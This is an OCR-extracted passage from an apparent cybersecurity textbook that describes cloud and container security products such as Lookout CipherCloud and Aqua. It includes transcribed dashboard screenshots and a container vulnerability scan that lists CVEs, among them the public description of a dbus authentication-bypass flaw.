2. Enable S3 Bucket Lifecycle Configuration	938
3. Ensure rotation for customer created CM...	539
4. Ensure a log metric filter and alarm exist ...	510
5. Server Side Encryption	474

Figure 19.107: Screenshot of Fidelis CloudPassage Halo

- **Lookout CipherCloud**

  Source: *https://www.lookout.com*

  Lookout CipherCloud solutions span several developing secure access service edge (SASE) categories, including CASB, zero-trust network access (ZTNA), secure web gateway (SWG), and data loss prevention (DLP). Together, these solutions deliver comprehensive visibility, data security, threat protection, and compliance for cloud-based applications.



DEPLOYMENT STATUS
8,500 ACTIVE DEVICES
50 INACTIVE DEVICES
700 PENDING DEVICES
50 DEACTIVATED DEVICES

CURRENT DEVICE RISKS
12 HIGH RISK DEVICES
32 MED RISK DEVICES
12 LOW RISK DEVICES
32 UNKNOWN RISK DEVICES

ACTIVE THREATS

66 total threats	5	29	32
47 application threats	3	19	32
5 device threats	1	4	0
3 network threats	1	2	0

CURRENT APP RISKS
90% APPS Data Access
81% APPS Cloud Service
53% APPS Malware
8% APPS Data Transfer

82% Amazon Cloud Services
42% Evernote
92% Microsoft One Drive
<1% Linkedin
27% Amazon S3
98% Google Cloud Storage
68% Facebook
<1% Weibo
82% Box
42% Google Drive
92% Twitter
27% Dropbox
98% iCloud
92% Instagram

Threat Trends
Last 30 days
● Low risk ● Medium risk ● High risk


Figure 19.108: Screenshot of Lookout CipherCloud

Additional cloud security tools include the following:

- Data-Aware Cloud Security (*https://www.skyhighsecurity.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)
- ForgeRock Identity Cloud (*https://www.forgerock.com*)
- Deep Security (*https://www.trendmicro.com*)

Container Security Tools

Aqua | Aqua **scans container images**, VMs and serverless functions for known vulnerabilities, embedded secrets, configuration, and permission issues, malware and open-source licensing


Images > jboss/base:latest
Risk
Dynamic Threat Analysis
Vulnerabilities
Resources
Sensitive Data
Malware
Information
Scan History
Audit
2 Critical
11 High
50 Medium
31 Low
0 Negligible
vShield status
All
Search by CVE or resource
Search...
More Filters
CVE-2019-12749
HIGH

Vulnerability	Severity	Resource
CVE-2019-10160	Critical	/usr/lib64/python2.7/urlparse.py
CVE-2019-9636	Critical	/usr/lib64/python2.7/urlparse.py
RHSA-2019:1587	High	python
RHSA-2020:0227	High	sqlite
RHSA-2020:0203	High	libarchive
CVE-2019-12749	High	dbus
CVE-2020-12049	High	dbus
CVE-2019-16056	High	/usr/lib64/python2.7/email/_parseaddr.py
RHSA-2020:1190	High	libxml2
RHSA-2019:0679	High	libssh2
RHSA-2019:0710	High	python
RHSA-2019:4190	High	nss
RHSA-2019:0368	High	systemd
RHSA-2019:2030	Medium	python
RHSA-2020:1131	Medium	python

https://www.aquasec.com

Sysdig Falco
https://sysdig.com

Anchore
https://anchore.com

NeuVector
https://neuvector.com

Lacework
https://www.lacework.com

Tenable.io Container Security
https://www.tenable.com


Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.



Vulnerability	Severity	Resource
CVE-2019-10160	Critical	/usr/lib64/python2.7/urlparse.py
CVE-2019-9636	Critical	/usr/lib64/python2.7/urlparse.py
RHSA-2019:1587	High	python
RHSA-2020:0227	High	sqlite
RHSA-2020:0203	High	libarchive
CVE-2019-12749	High	dbus
CVE-2020-12049	High	dbus
CVE-2019-16056	High	/usr/lib64/python2.7/email/_parseaddr.py
RHSA-2020:1190	High	libxml2
RHSA-2019:0679	High	libssh2
RHSA-2019:0710	High	python
RHSA-2019:4190	High	nss
RHSA-2019:0368	High	systemd
RHSA-2019:2030	Medium	python
RHSA-2020:1131	Medium	python

CVE-2019-12749
jboss/base:latest (Docker Hub)

HIGH
Based on Vendor Important
Exploit Not Available
Workloads Not Running

dbus before 1.10.28, 1.12.x before 1.12.16, and 1.13.x before 1.13.12, as used in DBusServer in Canonical Upstart in Ubuntu 14.04 (and in some, less common, uses of dbus-daemon), allows cookie spoofing because of symlink mishandling in the reference implementation of DBUS_COOKIE_SHA1 in the libdbus library. (This only affects the DBUS_COOKIE_SHA1 authentication mechanism.) A malicious client with write access to its own home directory could manipulate a ~/.dbus-keyrings symlink to cause a DBusServer with a different uid to read and write in unintended locations. In the worst case, this could result in the DBusServer reusing a cookie that is known to the malicious client, and treating that cookie as evidence that a subsequent client connection came from an attacker-chosen uid, allowing authentication bypass.A flaw was found in dbus. The implementation of DBUS_COOKIE_SHA1 is susceptible to a symbolic link attack. A malicious client with write access to its own home directory could manipulate a ~/.dbus-keyrings symlink to cause the DBusServer to read and write in unintended locations resulting in an authentication bypass. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability. see less

Published by NVD 2019-06-11
CVSS Score Vendor CVSSv3 7.0
NVD CVSSv3 7.1
NVD CVSSv2 3.6

